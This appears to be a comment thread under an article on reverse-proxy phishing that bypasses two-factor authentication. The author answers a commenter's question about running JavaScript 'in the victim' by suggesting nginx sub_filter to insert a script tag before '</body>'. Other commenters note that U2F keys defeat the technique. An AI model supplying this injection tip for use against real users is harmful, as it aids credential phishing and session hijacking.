Kuba Gretzky Mod ↗ king cope • a year ago

Considering this wasn't sarcasm, because I overdid it with the branding, I'll consider the suggestion!

Reply • Share ›

Specane • a year ago

Interesting.

Reply • Share ›

dmx888 • a year ago

was wondering can we src a js script to the response body ,in other words executing JS in the victim .. an AJAX request maybe ?

Reply • Share ›

Kuba Gretzky Mod ↗ dmx888 • a year ago

Yes. This is certainly doable with sub_filter module to replace HTML contents in response from the server. For example, replace "</body>" with "<script src="blabla.js"></script></body>". It would be better to use a custom substitutions module with it, which implements regular expressions: https://github.com/yaoweibi...

Reply • Share ›

I C • a year ago

I don't see how this could work if you're using U2F ("security key") as second factor since that'll use a different key for your proxy service than for Google (so you can't forward them), have you tried it?

Reply • Share ›

Kuba Gretzky Mod ➚ I C • a year ago

Thanks for letting me know, I will correct that in the article. I had no idea that U2F keys check also the domain you're logging into. Makes sense.

Reply • Share ›

Thor Erik • a year ago

Did you take a look at nginx-full? iirc that has the lua-nginx module installed (which is maintained by openresty)

Reply • Share ›

Kuba Gretzky Mod ➚ Thor Erik • a year ago

Haven't heard about it until now, honestly. If you say it supports LuaJIT same way as openresty, then it must be working as well.

Reply • Share ›